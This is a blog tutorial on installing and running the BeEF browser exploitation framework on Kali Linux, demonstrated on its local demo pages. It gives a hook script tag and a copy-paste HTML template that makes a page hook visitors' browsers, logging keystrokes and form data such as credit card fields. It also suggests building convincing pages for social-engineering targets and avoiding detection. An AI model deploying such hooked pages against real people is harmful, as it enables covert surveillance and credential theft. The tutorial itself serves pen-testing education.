


Getting Started with BeEF on Kali Linux: A Complete Guide

 infosecscout.com/use-beef-on-kali-linux

Patrick Fromaget



Kali Linux includes many tools for hacking and pen-testing. You can even install more applications, like BeEF that I'll introduce in this article. Not only, this tool has a funny name, but it's also one of the best to exploit vulnerabilities via a web browser.

BeEF is not installed by default on Kali Linux, but is available in the default repository. It can be installed via the package manager (APT) by using the command: `sudo apt install beef-xss`. A web interface will then be available on port 3000 to run the tests.

Don't worry, as always on this website, I'll start by the beginning, show you all the installation steps and give you a few examples to get started and understand the main principles.

Master Linux Commands

Your essential Linux handbook

Want to level up your Linux skills? Here is the perfect solution to become efficient on Linux. **20% off today!**

[Download now](#)

What is BeEF?

BeEF stands for “Browser Exploitation Framework”.

If you already know Metasploit on Kali Linux, it’s something similar, but focus on the web browser.

Basically, the idea is to hook the browser from a client on the targeted network to your Kali Linux instance. Once done, **BeEF will record everything happening on the web browser (keyboard, mouse clicks, navigation info, etc.)**.

This is typically the kind of attack that will work well for social engineering. If you can get the user to visit your page, you have won. By seeing everything they do in their web browser, you will most likely find a way to access the critical systems.

I’ll use the included examples at the end of this article, to show you the potential, but you can create your own pages, to fit the target network and get better results.

How to install BeEF on Kali Linux

Depending on your Kali Linux version, you may need to install BeEF manually. At least it was the case during my tests, so here are the steps to get it on your system.

Update your system

BeEF is available in the package manager, so the installation is pretty straightforward.

Master Ethical Hacking Skills!

[Join the Complete Ethical Hacking Course Bundle](#) and step into the world of cybersecurity.

Learn to think like a hacker and protect systems with this comprehensive course.

As always, just **start by updating the repositories info with:**

`sudo apt update`

```
(pat@infosec)-[~]
$ sudo apt update
Get:1 http://ftp.free.fr/pub/kali kali-rolling InRelease [30.6 kB]
Get:2 http://ftp.free.fr/pub/kali kali-rolling/main amd64 Packages [19.3 MB]
Get:3 http://ftp.free.fr/pub/kali kali-rolling/main amd64 Contents (deb) [44.2 MB]
Get:4 http://ftp.free.fr/pub/kali kali-rolling/contrib amd64 Packages [112 kB]
Get:5 http://ftp.free.fr/pub/kali kali-rolling/contrib amd64 Contents (deb) [167 kB]
Get:6 http://ftp.free.fr/pub/kali kali-rolling/non-free amd64 Packages [237 kB]
Get:7 http://ftp.free.fr/pub/kali kali-rolling/non-free amd64 Contents (deb) [922 kB]
Fetched 65.0 MB in 8s (7,929 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```


It’s not mandatory, but if you get a mention telling you that upgrades are available, **it might be a good idea to keep your system up-to-date** (and avoid any conflict later on), with:

`sudo apt upgrade`

Install the BeEF package

Once done, BeEF can then be installed with:

```
sudo apt install beef-xss
```



```
pat@infosec: ~  
File Actions Edit View Help  
(pat@infosec)-[~]  
$ sudo apt install beef-xss  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  ruby3.0 ruby3.0-dev ruby3.0-doc  
Use 'sudo apt autoremove' to remove them.  
The following additional packages will be installed:  
  espeak espeak-data geoipupdate imagemagick imagemagick-6-common imagemagick-6.q16 lame  
  libedit2 libespeak1 libfftw3-double3 libfftw3-single3 libhttp-parser2.9 libjs-source-map  
  libmagickcore-6.q16-6 libmagickcore-6.q16-6-extra libmagickwand-6.q16-6 libnetpbm11 libruby  
  libruby3.1 metasploit-framework netpbm ruby ruby-activemodel ruby-activerecord  
  ruby-activesupport ruby-ansi ruby-async ruby-async-dns ruby-async-io ruby-atomic ruby-buftok
```

Nothing special here, except the package name that you need to know. Kali Linux will automatically add all the dependencies required to use BeEF. It will bring up a web interface, so many additional packages are required, just be patient.


Getting started with BeEF on Kali Linux

BeEF works as a service, that needs to be started before you can access the web interface where everything is managed.

Start the service

Once BeEF installed, you can start the corresponding service with:

```
sudo beef-xss
```




```
pat@infosec: ~  
File Actions Edit View Help Kali NetHunter Exploit-DB Google Hacking DB OofSec  
$ sudo beef-xss  
[sudo] password for pat:  
[-] You are using the Default credentials  
[-] (Password must be different from "beef")  
[-] Please type a new password for the beef user:  
[i] GeoIP database is missing  
[i] Run geoipupdate to download / update Maxmind GeoIP database  
[*] Please wait for the BeEF service to start.  
[*]  
[*] You might need to refresh your browser once it opens.  
[*]  
[*] Web UI: http://127.0.0.1:3000/ui/panel  
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>  
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>  
  
● beef-xss.service - beef-xss  
  Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset: disabled)  
  Active: active (running) since Fri 2023-02-03 23:06:01 EST; 5s ago  
    Main PID: 5132 (ruby)  
      Tasks: 3 (limit: 4623)  
     Memory: 71.0M  
        CPU: 861ms  
      CGroup: /system.slice/beef-xss.service  
              └─5132 ruby /usr/share/beef-xss/beef
```

The command output will guide you:

- **On the first run, you may have to set a password for the default user.**
- Any error or warning about missing dependencies will also be displayed here (there are not mandatory, just for your information).
- And it will also give you the web interface URL, which is simply your local IP address with the port 3000 by default.

Another option, if you don't want to use the terminal, is to find BeEF in the main menu:

From there, you can start or stop the service in one click.



Access the web interface

Once the service started, you can access the BeEF web interface at:

<http://localhost:3000>

Or, if you want to access it from another computer, this URL should work too:

<http://IP:3000>

You should get this login form:



The default username is “beef” and the password is the one you just set while starting the service for the first time.

You'll get access to the main interface. Everything is empty for now, but I'll show you how to use the demo pages to get a better idea on how this tool works.

Play with the demo pages

BeEF includes a few demo pages, to get a better sense of the features and how it works. Let's play a bit with them to see what kind of information can be collected with this tool.

Basic example

The first page is minimalist. It's mostly a text page, with the tool logo, and a form field (textarea) where you can type some text. It looks like that:



You should be hooked into **BeEF**.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module:

- [The Browser Exploitation Framework Project homepage](#)
- [BeEF Wiki](#)
- [Browser Hacker's Handbook](#)
- [Slashdot](#)

Have a go at the event logger. Insert your secret here:

You can also load up a more [advanced demo page](#).

You can access it in your web browser, by opening this URL:

<http://localhost:3000/demos/basic.html>

Once the page opened, the BeEF interface will show a new line under "Online Browsers", corresponding to your window or tab opened on the demo page.

Anything you do on this page will be recorded, and you can see the details on the BeEF interface.

Here is for example a capture of my tests:

I...	Type	Event	Date	Bro...
18		40.221s - [Blur] Browser window has lost focus.	2023-02-04 04:09:51 UTC	1
17		36.926s - [Focus] Browser window has regained focus.	2023-02-04 04:09:48 UTC	1
16		23.111s - [Blur] Browser window has lost focus.	2023-02-04 04:09:35 UTC	1
15		22.720s - [User Typed] dgdg	2023-02-04 04:09:33 UTC	1
14		21.719s - [User Typed] gf	2023-02-04 04:09:32 UTC	1
13		17.803s - [Mouse Click] x: 379 y:336 > textarea#impbxt(Important Text)	2023-02-04 04:09:29 UTC	1
12		17.349s - [Mouse Click] x: 376 y:353 > div	2023-02-04 04:09:28 UTC	1

BeEF detected when the tab was on focus or not, what I typed in the form and where I clicked with my mouse (coordinates). Everything is built-in, you don't have any complicated command to type or JavaScript code to add in your pages to collect this information.

BeEF will also collect more general data about the user, like:

- IP address
- Device type (desktop in this case)
- Operating system information (Linux, distribution, version, etc.)
- Details about the web browser
- Etc.

So, even if the target just opens the page one second and doesn't do anything in it, you'll already get some useful data about the computer, network and software configuration.

Advanced example

Obviously, this was the most basic example, and you can build pages that look more realist.

The advanced example looks more like an order page, where you'll have a typical form with your name, address and credit card information.

You can click on the link on the basic page to get access to it.

It looks like that:



Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!

Our Meaty Friends

Order Your BeEF-Hamper

Delicious delicious hamper, straight to your door!

Name:
Phone:
Address:
Credit Card:



It's the same principle, everything I do on this page is recorded and displayed in the BeEF interface.

For example, if I fill and submit the form, you'll collect all the field values in it:

```
44      67.051s - [Form Submitted] "Action: index.html - Method: GET - Values:      2023-02-04
yourname=Pat,phone=1234,address=Home,creditcard=12345678901554345,undefined=Buy buy!" > form 04:13:00 UTC
```

Test from another computer

After testing from your Kali Linux computer, you can do similar tests from another computer and compare the data you're collecting.


As I told you previously, you'll get many details about the computer and especially the browser used.

On this screenshot, you can see that I accessed the page from a Windows computer, IP 192.168.222.11, using Chrome 109.

The screenshot shows the BeEF 0.5.4.0 interface. On the left, under 'Hooked Browsers', there is a list of online browsers. One browser is highlighted with IP 192.168.222.11. The main panel shows details for this browser, including a table of key-value pairs.

Key	Value
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Sat Feb 04 2023 05:23:58 GMT+0100 (Central European Standard Time)
browser.engine	Blink
browser.language	en-US
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
browser.platform	Win32
browser.plugins	Chrome PDF Plugin, Chrome PDF Viewer, Native Client
browser.window.cookies	BEEFH00K=efg7TBSUNYIEQFKoeZk70YYCPvZ23Hdro9vUxBsjdOz2krSSB952sjKwtNg...
browser.window.hostname	192.168.222.44
browser.window.hostport	3000

Once the browser connected to BeEF, you can also play with the commands available in this tab:



I can control the web browser on the remote computer from there. In this example, I redirected it to a specific URL (a login page maybe?), but there are tons of commands you can use to collect even more data about the target.

Hide your IP address and location with a free VPN:

[Try it for free now](#), with advanced security features.


2900+ servers in 65 countries. It's free. Forever.

Create custom pages

Obviously, these pages are just here for the demo, they won't work in real life. You'll need to create better pages, that look familiar for your target network. It could be a login page for their main application, a page with the company branding, or whatever.

To create custom pages in BeEF, you can create HTML pages in this folder:

`/usr/share/beef-xss/extensions`



In there, you'll find the demos folder we've used until now, with a "html" subfolder.

If you create a new page here, you'll have access to it with a similar URL (demos/yourpage.html).

To hook this page to BeEF, you just need to create a traditional HTML page, and add this JavaScript code in the header:


```


</script>

    var commandModuleStr = '<script src="<%= @hook_uri %>" type="text/javascript">
</script>';

    document.write(commandModuleStr);

</script>

```



```

root@infosec: /usr/share/beef-xss/extensions/demos/html
File Actions Edit View Help
GNU nano 6.4 test/test.html *
<html>
  <head>
    <title>Test page infosec</title>
    <script>
      var commandModuleStr = '<script src="<%= @hook_uri %>" type="text/javascript"></script>';
      document.write(commandModuleStr);
    </script>
  </head>
  <body></body>
</html>

```

Here is the full code I used for this test, if you want to copy/paste it as a template for your new page:

```

<html>
  <head>
    <title>Test page infosec</title>
    <script>
      var commandModuleStr = '<script src="<%= @hook_uri %>"
type="text/javascript"></script>';
      document.write(commandModuleStr);
    </script>
  </head>
  <body>
  </body>
</html>

```

Stop the service

Once you are done, you can stop the service from the main menu, or use this command:

```
sudo beef-xss-stop -h
```

I give it to you because it's not the traditional way to handle services on Linux, I had to search for it :-).

Once the service stopped, the BeEF interface is no longer accessible, and none of the pages you have created are available (which is a good thing if you don't want to be detected).

Going further with BeEF

Anyway, I hope this introduction helped you to better understand what is BeEF, how to install it on Kali Linux and how it works. Obviously, this is just an introduction, and you'll need to do many tests and probably spend time in the [official documentation](#) to get used to it.

Another option would be to follow one of these great courses, that have lessons on how to use BeEF included:

- **Learn Ethical Hacking From Scratch**

A full course to become an ethical hacker, include a module explaining how to hook victims to BeEF using XSS vulnerabilities.

- **Ethical Hacking and Penetration Testing with Kali Linux**

Pentesting & Ethical Hacking with Metasploit, Kali Linux, Bug Bounty, Nmap and BeEF.

Following a video course is the best way to learn that kind of things in my opinion.

Not only you'll see complete examples on how to use BeEF, but you'll get a better overview of all the possibilities on Kali Linux and how to improve your strategy with all the apps available.

Whenever you're ready for more security, here are things you should think about:

- **Break free from Gmail**: You should be able to choose what happens to your data. With Proton, only you can read your emails. [Get private email](#).

- **Protect yourself online**: Use a high-speed Swiss VPN that safeguards your privacy. Open-source, no activity logs. [Get Proton VPN risk-free](#).

- **Master Linux commands**: A sure method to learn (and remember) Linux commands. Useful ones only, one at a time, with clear explanations. [Download the e-book](#).